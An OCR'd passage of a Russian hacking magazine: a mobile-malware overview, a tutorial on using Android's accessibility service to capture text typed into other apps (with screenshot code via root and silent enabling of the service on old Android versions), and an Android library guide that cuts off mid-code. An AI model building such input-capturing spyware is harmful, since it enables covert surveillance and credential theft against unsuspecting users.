
WireLurker

Обнаруженный в 2014 году банковский троян **WireLurker** заражает даже iOS-устройства, в которых не было джейлбрейка (модификации операционной системы). До недавнего времени почти все вредоносное ПО, предназначенное для iOS, было рассчитано на джейлбрейкнутые устройства и считалось, что пользователи неразлоченных смартфонов могут чувствовать себя в полной безопасности...

Троян был внедрен более чем в 450 приложений, которые распространялись в неофициальных магазинах и которые были скачаны в общей сложности более 350 тысяч раз. Например, среди зараженных программ ожидаемо оказались несколько популярных игр.

Попадая на устройство, зловред позволял злоумышленникам собирать огромное количество всевозможных данных. В частности, он умел копировать содержимое СМС-переписки и адресной книги, а также собирать некоторую информацию о владельце и его устройствах и отсылать обнаруженные данные на удаленный сервер.

Нетривиальные на первый взгляд техники кражи платежной информации с мобильного устройства все-таки состоят из типовых действий вредоносного ПО, которые можно предотвратить эффективными технологиями противодействия мобильным финансовым угрозам.



Сообщения FakeInst с просьбой ввести платежные данные

ВЫМОГАТЕЛИ

Данные, которые мы храним в своих телефонах (электронные деньги, контакт-лист, переписка, фотографии), по своей ценности для обладателя смартфона могут превосходить стоимость самого распоследнего айфончика. Зло-



кодеры это прекрасно понимают, и именно этой нехитрой арифметике мы обязаны появлением на мобильных системах давно известных на десктопах троянов-вымогателей.

FakeInst

Мобильный СМС-троян **FakeInst** открывает на экране зараженного устройства, находящегося под управлением операционной системы Android, окно с сообщением якобы от имени компании Google, в котором требует согласия пользователя на передачу данных в GoogleWallet и запрашивает платежные данные. При этом пользователь не может убрать это окно до тех пор, пока не введет данные своей пластиковой карты.


ВРЫВАЕМСЯ В ЗАВТРА

На вопрос, какие угрозы ждут мобильный девайс в обозримом будущем, можно дать очевидный ответ: мутация сегодняшнего термина APT в подвид mobile-APT, что означает использование мобильного устройства в качестве точки входа в защищенную инфраструктуру. Да, концепция BYOD уже давно осела в корпоративной среде, однако чем плотнее мобильные девайсы будут проникать в классическую ИТ-экосистему, тем изощреннее будут становиться мобильные угрозы для организации целевых атак.

СЕРВИС НАБЛЮДЕНИЯ ДЛЯ ANDROID

ПОЛУЧАЕМ ПОЛЬЗОВАТЕЛЬСКИЕ ДАННЫЕ С ЭКРАНОВ СТОРОННИХ ПРИЛОЖЕНИЙ





Владимир Петрович Тимофеев
rusdelphi.com

С версии 1.6 в Android существует «сервис специальных возможностей». Нетрудно догадаться, с какой целью он был создан, но нас, как людей, стремящихся как раз к неограниченным возможностям, этот сервис интересует с несколько другой стороны. Сегодня мы будем писать программу, которая позволит следить за вводом в других приложениях!

ЗАЧЕМ НУЖЕН СЕРВИС СПЕЦИАЛЬНЫХ ВОЗМОЖНОСТЕЙ?

Он позволяет расширять интерфейс обычных приложений, чтобы помочь пользователям с ограниченными возможностями или тем, кто может временно оказаться не в состоянии в полной мере взаимодействовать с устройством. Например, юзерам за рулем автомобиля, ухаживающим за маленьким ребенком или находящимся на очень шумной вечеринке могут потребоваться дополнительные или альтернативные интерфейсы обратной связи.

В Android есть стандартный сервис спецвозможностей — TalkBack. При необходимости разработчики могут реализовать и свои собственные. Такие сервисы стало возможно писать с незапамятных времен (Android 1.6, API уровень 4), а с Android 4.0 (API уровня 14) они получили значительные улучшения. Через «библиотеку поддержки» эти улучшения реализованы и для устройств с API версией ниже 14.

Данный сервис позволяет просмотреть описание всех окон, работающих приложений и получить набранные пользователем данные (кроме вводимых паролей; согласись, что логинов и текстовых сообщений тоже во многих случаях достаточно).

В этой статье я расскажу, как максимально просто реализовать сервис для перехвата клавиатурного ввода.

Для этого требуется создать наследник **AccessibilityService**. В методе подключения onServiceConnected нам нужно задать фильтр событий (класс **AccessibilityServiceInfo**), которые будет слушать сервис. А в методе **onAccessibilityEvent** обрабатывать эти события.

В манифесте приложения обязательно следует добавить строчки описания сервиса:

```
<service
```

```
    android:name=".KeyRecordService"
    android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
        <action
        android:name="android.accessibilityservice.AccessibilityService
        " />
    </intent-filter>
</service>
```

Если все сделано верно, то в логе можно увидеть что-то вроде этого:

```
onAccessibilityEvent: [type] TYPE_VIEW_TEXT_CHANGED [class]
android.widget.EditText [package] com.android.chrome [time] 113326642
[text] xakep.ru
```

Класс AccessibilityServiceInfo позволяет выставить фильтры для определенных приложений (кто сказал «мобильных банков» или «клиентов социальных сетей»?). По нужному нам событию можно делать скриншоты.

Совсем просто это делается на рутованном устройстве, а если рута нет, то нужно искать сторонние библиотеки для получения скриншотов из сервиса.

Пример кода получения скриншота из сервиса на рутованном устройстве:



WWW

Хороший пример сервиса ты можешь [найти здесь]

```
Process sh = Runtime.getRuntime().exec("su", null, null);
OutputStream os = sh.getOutputStream();
os.write(("/system/bin/screencap -p " + "/sdcard/img.png").
getBytes("ASCII"));
os.flush();
os.close();
sh.waitFor();

// Then read img.png as bitmap and convert it jpg as follows
Bitmap screen = BitmapFactory.decodeFile(
Environment.getExternalStorageDirectory() + File.separator +
"img.png");

// My code for saving
ByteArrayOutputStream bytes = new ByteArrayOutputStream();
screen.compress(Bitmap.CompressFormat.JPEG, 15, bytes);


// You can create a new file name «test.jpg» in sdcard folder.
File f = new File(Environment.getExternalStorageDirectory() +
```

```
File.separator + "test.jpg");
f.createNewFile();


// Write the bytes in file
FileOutputStream fo = new FileOutputStream(f);
fo.write(bytes.toByteArray());

// Remember close de FileOutput
fo.close();
```

Для работы сервису требуется отдельное разрешение, пользователь дает его в разделе настроек «Спец. возможности -> Службы».



Запрос доступа к сервису спецвозможностей



Настройки доступа спецсервисов

Запускаем настройки программно:

```
Intent intent = new Intent(android.provider.Settings.
ACTION_ACCESSIBILITY_SETTINGS);
startActivityForResult(intent, 0);
```

В старых версиях Android (которых еще довольно много в дикой природе) пользователя можно было и не спрашивать. Такие права можно было задать программно:

```
Settings.Secure.putString(getContentResolver(),
Settings.Secure.ENABLED_ACCESSIBILITY_SERVICES, "pkgname/classname");
Settings.Secure.putString(getContentResolver(),
Settings.Secure.ACCESSIBILITY_ENABLED, "1");
```

Разрешения для манифеста:

```
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.
WRITE_SECURE_SETTINGS" />
```

где pkgname — имя твоего пакета и classname — имя класса сервиса.

В новых версиях ОС без согласия пользователя не обойтись.

ЗАКЛЮЧЕНИЕ

С точки зрения программиста, Accessibility Services позволяет немного расширить узкие рамки песочницы для взаимодействия с другими приложениями. Пользователя можно просто попросить дать доступ к спецвозможностям и таким образом получить доступ к данным других программ. Также стоит отнестись внимательно к сервису TalkBack, который озвучивает все элементы экрана, беря описание из свойства `contentDescription`. Компания Google дает приоритет в поисковой выдаче маркета тем приложениям, которые более оптимизированы для TalkBack.

Пользователям же, как всегда, советуем три раза подумать, устанавливать ли вообще новое приложение, а если и устанавливать, то какие права ему дать. В последней версии Android 6.0 это можно делать более гибко.



TOP-110 БИБЛИОТЕК ANDROID-РАЗРАБОТЧИКА

ШЕСТЬ ЛУЧШИХ СПОСОБОВ УПРОСТИТЬ НЕЛЕГКУЮ ЖИЗНЬ МОБИЛЬНОГО ПРОГРАММИСТА

Андрей Пахомов
mailforpahomov@gmail.com

Официальный Android SDK содержит в себе достаточный набор классов для создания полноценного приложения. Но будет ли оно лучшим? Сложно с нуля написать одновременно красивое, стабильное и полезное приложение. Иногда ловишь себя на мысли, что метод `findViewById` ты вызываешь уже в сотый раз и это тебе уже порядком надоело. Благодаря энтузиастам появляются библиотеки, которые существенно упрощают создание сложных конструкций или избавляют от однотипных действий. Сегодня мы разберемся, в чем именно они нам могут помочь.

ВНЕДРЕНИЕ ЗАВИСИМОСТЕЙ

Паттерны в ООП

Паттерны в ООП — это рекомендации, как писать код, чтобы получился гибкий и масштабируемый проект: уменьшать зависимость объектов друг от друга, создавать универсальные классы и так далее. Рекомендую ближе познакомиться с паттернами, прочитав книгу Эрика и Элизабет Фримен «Паттерны проектирования».

Построение многих популярных библиотек основано на использовании ООП-паттерна «Внедрение зависимостей» (Dependecy Injection). Довольно часто требуется создать объект A, для функционирования которого нужен какой-то другой объект B. Возникшая ситуация называется зависимостью, она приводит к дублированию кода и усложняет разработку: как поменять объект B так, чтобы объект A работал?

Решить проблему можно, используя DI-паттерн. В этом случае объекты связываются с помощью графа зависимостей уже в процессе компиляции программы. От нас же требуется создать абстракции таких классов и указать с помощью аннотаций, куда именно объекты этих классов должны быть добавлены. Рассмотрим все это на практике.

```
repositories {
    mavenCentral()
    maven { url "https://oss.sonatype.org/content/repositories/snapshots/" }
}

dependencies {
    compile fileTree(dir: 'libs', include: ['*.jar'])
    compile 'com.android.support:appcompat-v7:22.2.1'
    compile files('libs/butterknife-7.0.1.jar')
    compile 'com.squareup.picasso:picasso:2.3.3'
    compile 'com.nineoldandroids:library:2.4.0'
    compile 'com.daimajia.easing:library:1.0.1@aar'
    compile 'com.daimajia.androidanimations:library:1.1.3@aar'
    compile 'com.michaelpardo:activeandroid:3.1.0-SNAPSHOT'
    compile 'com.google.dagger:dagger:2.0'
    provided 'com.google.dagger:dagger-compiler:2.0'
    compile 'javax.annotation:javax.annotation-api:1.2'
    compile 'com.squareup.retrofit:retrofit:1.7.1'
}
```

Рис. 1. Подключение библиотек в Android Studio

DAGGER 2

Библиотека Dagger 2 предоставляет инструменты для самостоятельной реализации DI-паттерна. Создадим приложение, которое будет загружать из сети какие-либо данные, а затем их обрабатывать.

За загрузку будет отвечать класс `ImgLoader`:

```
public class ImgLoader {
  Bitmap image;
  public ImgLoader(String url){
    loadImage(url);
  }
  public Bitmap getImage(){
    return image;
  }
  ...
}
```

Теперь создадим класс `ImgModifier` для дальнейшей обработки данных:

```
public class ImgModifier {
  private Bitmap image;
```

```
  @Inject
  public ImgModifier(ImgLoader loader){
    image=loader.getImage();
  }
  public String perfomModify(){
    return "modify made";
  }
}
```

У нас получилась классическая ситуация, когда объекту `ImgModifier` для работы требуется другой объект. Аннотацией @Inject мы запрашиваем (то есть добавляем в граф новую зависимость) у библиотеки объект `ImgLoader`. Где же мы его возьмем? Он будет создан в классе с аннотацией @Module.

```
@Module
public class ImgModule {
  private String urlInt;
  public ImgModule(String urlInt){
    this.urlInt=urlInt;
  }
```

Следующими аннотациями говорим библиотеке, что для графа зависимостей требуется создать (@Provide) по одному экземпляру (@Singletone) объектов `ImgLoader` и `ImgModifier`.

```
@Provides @Singleton
ImgLoader imgLoader(){
  return new ImgLoader(urlInt);
}
@Provides @Singleton
ImgModifier provideModifier(){
  return new ImgModifier(new ImgLoader(urlInt));
}
```

Теперь нужно связать объявленные классы, граф зависимостей и созданные объекты. С помощью следующих аннотаций мы создаем интерфейс, в котором указываем (@Component), что для объекта класса `ImgModifier` требуется один экземпляр класса `ImgModule`.

```
@Singleton
@Component(modules={ImgModule.class})
public interface ImgComponent {ImgModifier myDI();}
```

Итак, DI-паттерн реализован! Теперь создаем объект **ImgComponent**. Поскольку зависимости разрешатся уже на этапе компиляции, его конструктор будет называться **Dagger%Заданное_нами_имя%**.

```
ImgComponent component = DaggerImgComponent.builder()
  .imgModule(new ImgModule("URL"))
  .build();
```

А теперь — результат наших трудов:

```
ImgModifier imgModifier=component.myDI();
```

Благодаря библиотеке мы одной строкой создали несколько объектов и разрешили все зависимости. При долгом развитии проекта зависимости между классами будут мешать все больше. Держи в уме рассмотренный паттерн, и рефакторинг кода будет не столь болезненным.

BUTTERKNIFE

Возможно, поначалу тебе может показаться, что DI-паттерны — не для тебя :). Но это не так! Ты увидишь, что он может пригодиться и в более обыденных ситуациях. На очереди библиотека ButterKnife, которая поможет в работе с объектами класса View. Теперь нет нужды каждый раз вызывать метод **findViewById**, достаточно короткого объявления:

```
@Bind(R.id.imageView) ImageView image;
@Bind(R.id.textView) TextView name;
...
```

Для последующего использования достаточно вызвать метод **ButterKnife.bind(context)**. Так же легко теперь обработать события **onClick**, **onLongClick** и подобные:


```
@OnClick(R.id.button)
public void submit() {...}
```

Здесь разрешение зависимостей тоже устроено с помощью рассмотренного паттерна, однако большую часть за нас уже сделала библиотека ButterKnife.

REST-АРХИТЕКТУРА

REST расшифровывается как передача репрезентативного состояния (Representational State Transfer). Этот термин ввел в обиход Рой Филдинг (Roy

Fielding), один из основателей протокола HTTP. В широком смысле REST-приложение представляет собой клиент-серверную архитектуру, в которой один из модулей (сервер) получает запрос от другого (клиент), где уже содержится вся необходимая для ответа информация. Таким образом, серверу нет необходимости хранить у себя какие-либо данные о клиенте. Эту умную фразу можно запомнить для будущих собеседований :), а мы тем временем перейдем к сути. На сегодняшний день, говоря о REST-архитектуре, подразумевают организацию эффективного сетевого обмена. В прошлых статьях мы использовали стандартный Android SDK, но в больших приложениях есть смысл воспользоваться библиотеками.



WARNING

Теоретически создатель библиотеки может допустить малозаметную, но критическую ошибку или даже намеренно вставить деструктивные функции. Будь внимателен!

RETROFIT


Пожалуй, самая популярная библиотека для организации RESTful-запросов.

Рис. 2. OpenWeatherMap предоставляет подробный прогноз

С помощью Java-аннотаций возможно легко и прозрачно формировать параметры запросов: заголовки, тело, адрес получателя и прочее. Имеется под-

держка синхронных, асинхронных запросов, встроенный разборщик XML и JSON.

Посмотрим, как нам получить прогноз погоды за окном с помощью этой библиотеки. Для этого нам нужно будет осуществить GET-запрос к JSON-странице с сайта openweathermap.org и распарсить массив полученных данных. Первым делом сформируем класс, в который будут помещаться полученные данные. Прогноз погоды имеет следующую структуру:



WARNING

Следи за обновлениями: могут появиться как новые возможности, так и заплатки от серьезных багов.

```
{
  …
  "weather":[{
    "id":300,
    …,
    "description":"light intensity drizzle",
    "icon":"09n"
  }]
  …
}
```

Нам нужно получить значение элемента description JSON-объекта weather. Для этого создадим свой класс, в который Retrofit самостоятельно поместит значения.

Укажем, что все объекты weather нужно помещать в список `weatherData`:

```
public class WeatherModule {
  …
  @SerializedName("weather")
  @Expose
  private List<Weather> weatherData;
  …
```

Теперь создадим класс, в который непосредственно и будут заноситься данные:

```
public class Weather {
  @SerializedName("description")
  @Expose
  String description;
  …
}
```

Теперь нужно сформировать GET-запрос. Для этого создадим интерфейс **WeatherApi**, в котором опишем, какой именно запрос мы хотим отправить на сервер:

```
public interface WeatherApi {
  @GET("/data/2.5/weather")
```

